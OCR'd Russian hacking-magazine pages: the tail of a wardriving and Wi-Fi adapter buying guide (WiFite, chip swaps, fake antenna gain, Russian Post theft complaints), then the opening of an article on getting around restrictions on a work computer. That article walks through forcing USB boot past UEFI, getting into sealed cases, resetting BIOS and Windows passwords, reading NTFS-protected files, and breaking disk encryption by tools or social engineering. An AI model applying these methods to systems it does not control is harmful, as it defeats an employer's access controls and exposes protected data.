Если залогинился не под рутом, то перед последней командой требуется добавить **sudo**.



WiFite 2.00 нашел AP на канале 36 (5 ГГц)


Перед сканированием может быть полезно установить обновленные прошивки следующей командой (пример для чипов Ralink):

```
# apt-get update && apt-get install firmware-ralink
```

Для других адаптеров (например, Atheros) команда аналогичная, меняется лишь название вендора.

В КАЖДОМ КОРПУСЕ — СЮРПРИЗ!

Наверняка ты не раз наталкивался на расхожую фразу: «Производитель может изменять технические и потребительские свойства товара без уведомления». На практике это означает, что, купив одну и ту же модель адаптера Wi-Fi из разных партий, внутри можно обнаружить разные чипы. Хорошо еще, если они оба будут в списке совместимых с Linux. Например, в первых сериях адаптера Tenda W322UA был установлен чип RT3072. Теперь в них встречается более новый RT5372L — такой же, как в Tenda W322U v3. Налицо унификация производства, но проблема в том, что никаких новых обозначений на устройстве не появилось — ни версии, ни ревизии.



Сюрпризы бывают приятными... и не очень

Выглядит W322UA интересно, однако чип в нем удешевленной версии, а от пары мелких штырьковых антенн мало толка. Они слегка увеличивают скорость передачи данных (благодаря использованию схемы MIMO 2x2:2) в ущерб мощности сигнала. Крошка потребляет всего 660 мВт и уверенно ловит AP только вблизи. Сигнал от роутеров, расположенных за стенкой, с ней всегда будет в красной зоне.

Когда две антенны хуже одной

Для вардрайвинга лучше взять одну антенну помощнее, но в этом адаптере они несъемные. Радует, что выводы антенного кабеля вынесены на плате отдельно. Они находятся далеко от чипа, поэтому его не перегреешь, когда будешь припаивать другую антенну.

КИТАЙСКИЕ ВАТТЫ И ДЕЦИБЕЛЫ

Мощность сигнала — залог успешного вардрайвинга, но это понимают и продавцы. Лишенные остатков совести, они завышают характеристики товара в разы и пускаются на любой обман. Например, в перепечатках прошлогодних статей до сих пор советуют купить у китайцев устройство High Power SignalKing 48DBI. Один из коллег решил проверить и посмотреть, что у этого чудесного адаптера внутри. Посылка шла почти два месяца и... лучше бы она потерялась. Вскрытие присланного образца показало, что всенаправленные антенны в этом адаптере — муляж, а направленная гораздо меньше по размеру, чем ожидаешь, глядя на размеры корпуса. Конечно же, коэффициент усиления панельной антенны и близко не соответствует заявленному. Говорите, 48 дБи? Там даже не восемь. Другие адаптеры от известных брендов показывают близкий результат — в них используются качественные штырьковые антенны на 5–6 дБи. Да и связь с ними более стабильная, чем с самопровозглашенным «Королем сигнала».

Увы, эта история — правило, а не исключительный случай. На большинство товаров надо смотреть скептически и не лениться считать. Например, от USB-порта с предельным током 500 мА и рабочим напряжением 5 В невозможно запитать нагрузку, потребляющую более 2,5 Вт. Тебе предлагают USB-адаптер мощностью 9 Вт? Улыбнись и ищи другой. С антенной на 100500 дБи? Свяжись с ПВО! Кто-то украл у них РЛС!

Покупка в местном магазине не избавляет от необходимости думать и проверять. Ты просто будешь меньше ждать и проще вернешь подделку, но заплатишь за то же самое гораздо больше. Логично, что заказывать китайские товары дешевле в китайских магазинах. Помимо AliExpress, есть DealExtreme, FocalPrice, JD и множество других.

Лайфхак: подходящие адаптеры ищутся в интернет-магазинах по названию чипа, а также по упоминанию Kali Linux, BackTrack, Beini и Xiaopan. Фильтровать поисковую выдачу лучше не по цене, а по рейтингу продавца и количеству отзывов. На популярную вещь их всегда сотни, и попадаются фотографии и результаты проверки.

WWW

[База данных, содержащая сведения о более чем 5300 адаптерах Wi-Fi]

[Cst Microwave Studio – программа для электродинамического моделирования и расчета параметров антенн]

[Cantennator – бесплатное русскоязычное приложение для Android по расчету антенн]

[Русскоязычная справка по WiFite]

[Русский форум по вардрайвингу]

«Почта России» без боя не сдается!

Наша почта любые претензии к состоянию посылок любит перенаправлять в dev/null или к таможне (особенно если нарушена целостность пакета). Де-юре таможня может досматривать международные посылки, но де-факто она редко пользуется таким правом. Поток у них настолько большой, что даже в спокойный период на любой таможне успевают проверять максимум каждое пятое отправление. Если же при получении ты видишь следы вскрытия (например, пакет заклеен скотчем), то не верь в истории о тотальных проверках. Все вскрытые на таможне пакеты заклеиваются лентой с логотипом ФТС, а к отправлению прикладывается акт. Все остальное — откровенное воровство сотрудников службы доставки.


В последнее время «Почта России» активно борется с этим позорным явлением. Поэтому, если ты обнаружил, что пакет был вскрыт или его масса не совпадает с указанной в извещении, действуй по следующему алгоритму.

1. Не принимай пакет и не подписывай извещение.
2. Позвони по бесплатному телефону горячей линии 8-800-2005-888 и внятно изложи ситуацию. Обязательно укажи номер отделения почты и трекинговый номер отправления.
3. Вызывай начальника почтового отделения или сотрудника, временно выполняющего его обязанности. Да, именно в такой последовательности: звонок, потом разбирательство на месте. Без волшебного пинка сверху оно будет длиться вечно.
4. Требуй выдать бланк для составления акта о вскрытии международного отправления.
5. Заполняй его за столиком в поле зрения камеры видеонаблюдения (сейчас они есть почти в каждом отделении). Там же вскрывай посылку вместе с начальником отделения. В случае отказа сделать это вновь звони по телефону горячей линии и сообщай фамилию сотрудника, отказавшего тебе в законном требовании.
6. Если тебе сразу начинают хамить и кричать, что ничего сделать нельзя, вызывай наряд полиции. Это кража, и раскрыть ее по горячим следам обычно не составляет большого труда. Почему? Из-за малого круга подозреваемых и детальной документации.

На каждом пункте приема и передачи посылок проверяется их масса, а все данные заносятся в базу. Поэтому место преступления очевидно в первые минуты расследования. Обычно это последнее звено в цепочке, то есть то самое отделение, куда ты пришел получить свою бандероль. Помни, что прибывший по твоему вызову оперуполномоченный имеет куда больше полномочий (поэтому его так и назвали, хе-хе) и методов воздействия на сотрудников почты, чем ты. А еще у него есть показатели эффективности работы. Возможно, он даже будет счастлив, что его вызвали расследовать свежее и подробно задокументированное уголовное преступление (ст. 158 УК РФ — кража). Содержимое посылки его интересует только в этом аспекте. Поскольку ты в данной ситуации — заявитель и потерпевшая сторона, то никаких встречных обвинений ждать не стоит. Практически всю китайскую технику можно классифицировать как потребительскую электронику, купленную за рубежом ради экономии. Конечно, если она не стреляет и не выглядит как откровенно шпионский девайс.


ВЕРНИТЕ ПРАВА!

КАК ОБОЙТИ ОГРАНИЧЕНИЯ НА РАБОЧЕМ КОМПЬЮТЕРЕ



84ckf1r3
84ckf1r3@gmail.com

Когда ты приходишь на работу и обнаруживаешь, что на компьютере что-то запрещено, а в Сети — заблокировано, это воспринимается практически как вызов. В своей статье я расскажу, какие бывают методы ограничений и как с ними бороться. Многие из описанных трюков мне приходилось проделывать самостоятельно — конечно же, исключительно с благими намерениями.



WARNING

Нарушение политики безопасности может повлечь административную и уголовную ответственность в зависимости от соотношения твоей наглости и удачливости. Редакция и автор не несут ответственности за любой возможный вред.

Понятно, что ограничения важны для безопасности и снижения нагрузки на эникейщиков, но обычно уровень технической подготовки у сотрудников разный, а правила одни на всех. Если ты чувствуешь, что ограничения мешают работе и личной свободе, а также здраво оцениваешь последствия, то у тебя есть все шансы собственноручно улучшить условия.

В ЧУЖОЙ МОНАСТЫРЬ СО СВОЕЙ ФЛЕШКОЙ

Получение нужных прав на рабочем компьютере в общем случае начинается с загрузки другой ОС с набором «хакерских» утилит. Мы уже писали о том, как создать мультизагрузочную флешку, а сейчас пройдемся по важным деталям.

Бывает, что загрузиться с проверенной флешки или Live CD очень непросто даже при наличии физического доступа к компьютеру. Загрузка с произвольного носителя не представляла проблем до появления EFI. Просто входишь в настройки BIOS и меняешь порядок загрузки в разделе Boot. На одних компах для этого надо было нажать Delete, на других F2 — в любом случае нужная клавиша указывалась на экране или в мануале. Сейчас же в UEFI используется список доверенных загрузчиков и два разных режима стартовой последовательности, а загрузка Windows 8, 8.1 и 10 для ускорения может происходить прямо из EFI безо всяких предложений войти в настройки.

Если ты сразу видишь загрузку Windows и не успеваешь ничего сделать, то дождись ее запуска и выполни одно из следующих действий:

1. Нажми «перезагрузить» на экране приветствия Windows, удерживая левую клавишу Shift.

2. Уже после загрузки зайди в «Параметры → Обновление и безопасность → Восстановление → Особые варианты загрузки». Нажми «Перезагрузить сейчас → Поиск и устранение неисправностей → Дополнительные параметры → Параметры загрузки».
3. Как вариант — можешь ввести shutdown.exe /R /O в командной строке.

Независимо от выбранного способа произойдет перезагрузка с выбором параметров, и ты сможешь оказаться в настройках BIOS/UEFI.

Если права жестко ограничены и войти в настройки Windows 10 софтовым методом невозможно, можешь попробовать физически отключить HDD/SSD. Тогда при следующей загрузке появится сообщение об ошибке и отобразится пункт для входа в UEFI.

Может показаться, что отключить питание HDD на рабочем компьютере сложно, особенно если корпус опечатан. Просто нажми на пластиковую заглушку слота 5,25″, которая обычно располагается на фронтальной панели. Чуть сильнее. Я сказал: «чуть»! Чувствуешь, как прогибается? Продавив ее миллиметра на три, попробуй ухватить край и вытащить заглушку. В образовавшееся отверстие спокойно пролезает рука до середины предплечья, даже если ты регулярно ходишь в качалку. Через эту амбразуру при должной ловкости можно не только кабель отключить, но и почти весь комп перебрать. Метод напоминает ремонт двигателя через выхлопную трубу, но действует в реальной жизни. Исключение составляют нестандартные корпуса — например, полностью алюминиевые.

Быстрая загрузка с флешки

Облегчить жизнь может опция быстрого выбора загрузочного устройства, реализованная в некоторых прошивках. Если она есть и активна, то при включении компьютера помимо сообщения «Press [key] to enter setup» появится еще одно: «... or [key] for boot menu». Обычно это клавиши Enter, F1 — F12, их сочетания с клавишами Alt, Ctrl, Ins и Esc. Полный список вариантов занял бы не одну страницу, так что лучше искать ответ в мануале к конкретной материнской плате.

Так или иначе, ты попадаешь в настройки BIOS. С большой вероятностью для загрузки с флешки также придется изменить параметр Boot List Option. По умолчанию он обычно стоит в новом режиме UEFI, а на флешке используется GRUB с за-

пуском через MBR. Поэтому нам нужен либо старый режим Legacy/CSM, либо оба, но с приоритетом классического: Legacy/CSM + UEFI. Иногда этот пункт отсутствует в списке. Тогда поддержку Legacy придется предварительно активировать на другой вкладке. Обычно этот пункт называется Load Legacy Option Rom. Там же отключается защищенный метод загрузки Secure Boot. При желании можно не отключать его, а добавить собственные ключи доверенных загрузчиков, но описание этого метода выходит за рамки статьи.

Другим препятствием может стать парольная защита BIOS/UEFI. Напоминаю, что пароль обычно записан с обратной стороны батарейки на материнской плате. Просто вытащи ее и переверни. Как не видишь пароля? Странно… Ладно, вставляй обратно. Пока ты крутил батарейку, он испарился вместе с другими данными CMOS. Если ветеринарные методы компьютерных операций тебе чужды или открыть корпус проблематично (например, он стоит у всех на виду), то попробуй ввести инженерный пароль. Он гуглится по производителю BIOS и общий у всех материнских плат одной серии.

Другой способ софтового сброса пароля на вход в BIOS — вызвать ошибку в контрольной сумме блоков данных. Для этого есть утилита Кристофа Гренье CmosPwd. Она прямо из Windows делает запись в CMOS. Метод не сработает, если утилиту заблокирует антивирус или если перезапись CMOS была предварительно отключена на низком уровне.

INFO

На некоторых ноутбуках, ультрабуках и неттопах временное обесточивание CMOS не приводит к сбрасыванию пароля на вход в BIOS/UEFI, поскольку он хранится в отдельной микросхеме энергонезависимой памяти. В таких случаях можно восстановить пароль по коду ошибки. Этот код отображается после трехкратного ввода неправильного пароля и представляет собой хеш от сохраненного пароля. Поскольку хеш-функции необратимы, то вычислить пароль напрямую нельзя. Однако существуют программы, подбирающие пароль с таким же значением свертки. Это может быть как заданный пароль, так и другая комбинация символов, дающая такой же хеш при проверке. Зайти в настройки можно по любому из них, так как проверяется именно хеш. Обрати внимание, что на некоторых ноутбуках Dell при вводе пароля надо нажимать Ctrl + Enter. Если ничего не помогло, то остается воспользоваться паяльником и программатором, но это уже хардкор для инженеров сервис-центров.


ОТКРЫВАЕМ ДОСТУП К ДИСКУ

Итак, предположим, что мы успешно загрузились с флешки и готовы к подвигам. С чего начнем? Первое ограничение, с которым сталкивается обычный пользователь, — отсутствие прав чтения и записи в определенных каталогах. Свободно использовать он может только домашнюю папку, что не слишком удобно.

Такие ограничения заданы на уровне списков управления доступом в файловой системе NTFS, но сверяться с ними обязана только сама винда. Другие ОС и отдельные утилиты способны игнорировать эти ограничения. Например, Linux и программы для восстановления данных не используют WinAPI, а обращаются к диску либо через свои драйверы, либо напрямую. Поэтому они просто не видят выставленные в NTFS атрибуты безопасности и читают все подряд.


Сделать копию любых данных ты можешь уже на этом этапе. Единственное возможное препятствие — шифрование разделов. Встроенную защиту BitLocker помогут преодолеть утилиты ElcomSoft (кстати говоря, как и многие другие виртуальные заборы), а вот TrueCrypt, VeraCrypt и другие серьезные криптографические контейнеры придется вскрывать иначе. Проще всего делать это методами социального инжиниринга, поскольку техническая защита у этих средств на порядок выше, чем психологическая у владельца, — см. реальные примеры из жизни.

Заменить права доступа тоже несложно. Загрузившись с флешки, ты становишься админом в той же Windows PE и делаешь с диском что хочешь. Однако интереснее сохранить права в основной системе, для чего надо стать админом именно в ней. Для этого удобнее всего воспользоваться одной из утилит для сброса паролей. Например, простейшая программа NT Password Edit Вадима Дружина была написана более десяти лет назад, но актуальна до сих пор. С ее помощью можно удалить или задать новый пароль любой учетной записи Windows.



NT Password Edit

